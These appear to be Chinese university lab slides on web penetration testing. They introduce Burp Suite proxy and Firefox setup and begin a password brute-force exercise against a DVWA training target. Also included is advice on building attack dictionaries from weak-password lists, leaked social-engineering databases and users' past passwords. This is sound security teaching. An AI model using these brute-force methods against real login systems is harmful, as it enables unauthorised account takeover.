

分级通关第二级

WEB渗透



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

WEB渗透介绍

常见的Web攻击方法



Web漏洞扫描

构造恶意输入(SQL注入攻击、命令注入攻击、跨站脚本攻击)

网页爬行

暴力猜解、弱口令

社会工程学

错误信息利用

根据系统现有版本寻找现有的攻击代码

利用服务器配置漏洞

文件上传下载

逻辑缺陷

.....

什么是渗透测试？

渗透测试 (penetration test): 通过模拟恶意黑客的攻击方法，来评估计算机网络系统安全的一种评估方法。这个过程包括对系统的任何弱点、技术缺陷或漏洞的主动分析，这个分析是从一个攻击者可能存在的位置来进行的，并且从这个位置有条件主动利用安全漏洞。

两个显著特点是：渗透测试是一个渐进的并且逐步深入的过程。渗透测试是选择不影响业务系统正常运行的攻击方法进行的测试，通常不采用DDOS，SYN等破坏性的攻击手段。

渗透测试

- ◆必须征求客户同意并授权
- ◆不具有破坏性
- ◆具有合法性
- ◆时间比较短
- ◆目的为查找应用漏洞并修补

APT攻击

- 强调隐蔽性，潜伏
- 可能会利用病毒感染等
- 窃取情报及资料，不合法
- 潜伏性，时间长至数年
- 窃取商业机密及军事情报

常见的Web攻击方法



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

暴力破解
命令注入
跨站请求伪造
文件包含
文件上传
SQL注入



准备工作

Burpsuite

Burp Suite 是用于攻击web 应用程序的集成平台，包含了许多工具。Burp Suite为这些工具设计了许多接口，以加快攻击应用程序的过程。所有工具都共享一个请求，并能处理对应的HTTP 消息、持久性、认证、代理、日志、警报。（百度百科）

火狐浏览器

是一个由Mozilla开发的自由及开放源代码的网页浏览器。

DVWA靶机

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程

代理服务器

代理服务器是介于浏览器和Web服务器之间的一台服务器，当你通过代理服务器上网浏览时，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，由代理服务器来取回浏览器所需要的信息并传送给你的浏览器。

为什么要用代理服务器


网页数据通过代理服务器中转，我们就可以捕获浏览器发出去的数据（截包），对这个数据可以观察、篡改、重放。

怎么安装代理服务器

在主机上安装代理服务软件

怎么用代理服务器

在终端浏览器中设置




工具安装




代理服务器设置

将BP作为代理服务器软件。BP可安装在本机，也可以安装在其它主机，本次实验安装在本机。设置为



为什么是127.0.0.1? 我们用Burpsuite作为代理服务器软件，BP装在哪台机器上，就用哪台机器的IP地址，本次实验BP装在本机，可以用本机IP地址，也可以用本机的回送地址。
为什么用8080端口? 可用任何没有被占用的端口号。


BP截包设置



Intercept is on 为拦截状态，Intercept is off 为非拦截状态，设置完代理后打开拦截状态，浏览器发起的请求会被Burpsuite所拦截，若无拦截需求，可先设置为“Intercept is off”，提交页面请求前再打开。

页面请求后，点击“Forward”提交并继续此次请求，继续请求后能够看到返回结果；点击“Drop”丢弃。

浏览器代理设置（以火狐浏览器为例）



浏览器代理设置 (以火狐浏览器为例)

为什么是127.0.0.1?

Burpsuite上怎么设置这里就怎么设置。
注意：不使用代理这里一定要为空，如果是其它浏览器，则**不要勾选**“本地不使用代理”



The image shows the 'Connection Settings' (连接设置) dialog box in Firefox. It is configured for manual proxy settings (手动配置代理(M)). The HTTP proxy is set to 127.0.0.1 on port 8080, and the checkbox 'Also use this proxy for FTP and HTTPS' (也将此代理用于 FTP 和 HTTPS) is checked. The HTTPS proxy is also set to 127.0.0.1 on port 8080, and the FTP proxy is set to 127.0.0.1 on port 8080. The SOCKS host is empty, and the SOCKS version is set to v5. The 'Do not use proxy' (不使用代理(N)) section is highlighted with a red box, and a red arrow points to the 'Do not use proxy' radio button. Below this section, there is a text area for specifying proxy exceptions, with an example: '.mozilla.org, .net.nz, 192.168.1.0/24'. A note at the bottom states: '与 localhost、127.0.0.1/8 和 *1 的连接永不经过程代理' (Connections to localhost, 127.0.0.1/8, and *1 will never go through the proxy).

连接设置

配置访问互联网的代理服务器

- ☐ 不使用代理服务器(N)
- ☐ 自动检测此网络的代理设置(W)
- ☐ 使用系统代理设置(U)
- ☒ 手动配置代理(M)

HTTP 代理(X) 127.0.0.1 端口(P) 8080

☒ 也将此代理用于 FTP 和 HTTPS

HTTPS 代理 127.0.0.1 端口(O) 8080

FTP 代理 127.0.0.1 端口(R) 8080

SOCKS 主机 端口(I) 0

☐ SOCKS v4 ☒ SOCKS v5

☐ 自动代理配置的 URL (PAC)


重新载入(E)

不使用代理(N)

例如: .mozilla.org, .net.nz, 192.168.1.0/24

与 localhost、127.0.0.1/8 和 *1 的连接永不经过程代理

使用火狐浏览器访问某个网站



BP查看截包内容

Burp Suite Community Edition v2021.3.1 - Temporary Project

Menu: Burp Project Intruder Repeater Window Help

Tab Bar: Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Sub-tab Bar: **Intercept** HTTP history WebSockets history Options

Request to http://detectportal.firefox.com:80 [34.107.221.82]

Buttons: Forward Drop **Intercept is on** Action Open Browser

View: Pretty **Raw** \n Actions

```
1 GET /success.txt HTTP/1.1
2 Host: detectportal.firefox.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Cache-Control: no-cache
8 Pragma: no-cache
9 Connection: close
10
11
```



暴力破解


暴力破解



暴力破解的初级内容已在前期学过。

目的：绕过既有逻辑和认证

重点：构建的字典



● 账户探测

- 探测存在与否
- 第一梯队: [Top500用户名](#)、手机号
- 第二梯队: 邮箱、员工编号
- 第三梯队: 厂商名相关账号
 - ◆ 如: facebook, HuaWei
 - ◆ 页面联系邮箱的规则学习及自创建

■ 密码爆破

- top500, top3000, top10000, 自定义密码
 - Top 系列, 自定义[弱口令](#)字典, 常规就好, 太大的字典跑起来也费劲, 关键是定制。自制字典可用pydictor
 - 社工库的使用, 尝试用户的历史密码
- 厂商特色口令
 - 适用于应用管理员以及主机协议类密码
- 算法加密
 - 普通编码类, 如base64
 - 自定义加密算法 (目标系统使用了可猜测的加密算法加密口令)
 - 自动浏览器提交模块 (可适用于不明加密算法, 模拟正常操作流)

确认登录接口的脆弱性：确认目标是否存在暴力破解漏洞，尝试登录-抓包---观察认证元素和response信息，判断是否存在暴力破解的可能。

01

02

对字典进行优化：根据实际情况对字典进行优化，提高效率。

工具自动化操作：配置自动化工具（线程、超时时间、重试次数等）进行自动化操作。

03

暴力破解



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

两种方法进行练习

自己搭建的DVWA虚拟靶机

学院DVWA虚拟靶机平台

暴力破解



登录目标主机网站，将DVWA安全级别设置为low。选择“Brute Force”，尝试在知道用户名的情况下对密码进行暴力破解



Username

admin

Password

password

Login

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

DVWA Security

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures** as an example of how web application vulnerabilities manifest through bad coding as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security** developer has tried but failed to secure an application. It also acts as a challenge exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **hard practices** to attempt to secure the code. The vulnerability may not allow the same exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help

暴力破解



Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

Login

Username:
admin

Password:
.....

Login

在Burp Suite中设置"Intercept is on",在DVMA中Password框中随意输入字符, 点击Login。

Burp

Project

Intruder

Repeater

Window

Help

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Extender

Project options

User options

Intercept

HTTP history

WebSockets history

Options

Request to http://192.168.0.189:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

\n

Actions

1 POST /vulnerabilities/brute/ HTTP/1.1

2 Host: 192.168.0.189

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 85

9 Origin: http://192.168.0.189

10 Connection: close

11 Referer: http://192.168.0.189/vulnerabilities/brute/

12 Cookie: zrStorage=809291018; PHPSESSID=bnlsolgoje2ra9ee8srpo4vk83; security=impossible

13 Upgrade-Insecure-Requests: 1

14

15 username=admin&password=55555&Login=Login&user_token=3995978dab336f482eb3efb5bf048798

若一直forward
没有看到登录
数据则刷新一
次浏览器

暴力破解



Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.189:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw \n Actions

```
1 POST /vulnerabilities/brute/ HTTP/1.1
2 Host: 192.168.0.189
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win
4 Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://192.168.0.189
10 Connection: close
11 Referer: http://192.168.0.189/vulnerabilities/brute/
12 Cookie: zrStorage=809291018; PHPSESSID=bnlso
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=55555&Login=Login&use
```

Scan

Send to Intruder

Ctrl-I

Send to Repeater

Ctrl-R

Send to Sequencer

Firefox/87.0
0.8

Send to Comparer

Send to Decoder

Request in browser

>

Engagement tools [Pro version only] >

Change request method

ossible

Change body encoding

Copy URL

048798

Copy as curl command

暴力破解



7 Burp Suite Community Edition v2021.3.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

5 x 6 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions

Attack type: Sniper

```
1 POST /vulnerabilities/brute/ HTTP/1.1
2 Host: 192.168.0.189
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://192.168.0.189
10 Connection: close
11 Referer: http://192.168.0.189/vulnerabilities/brute/
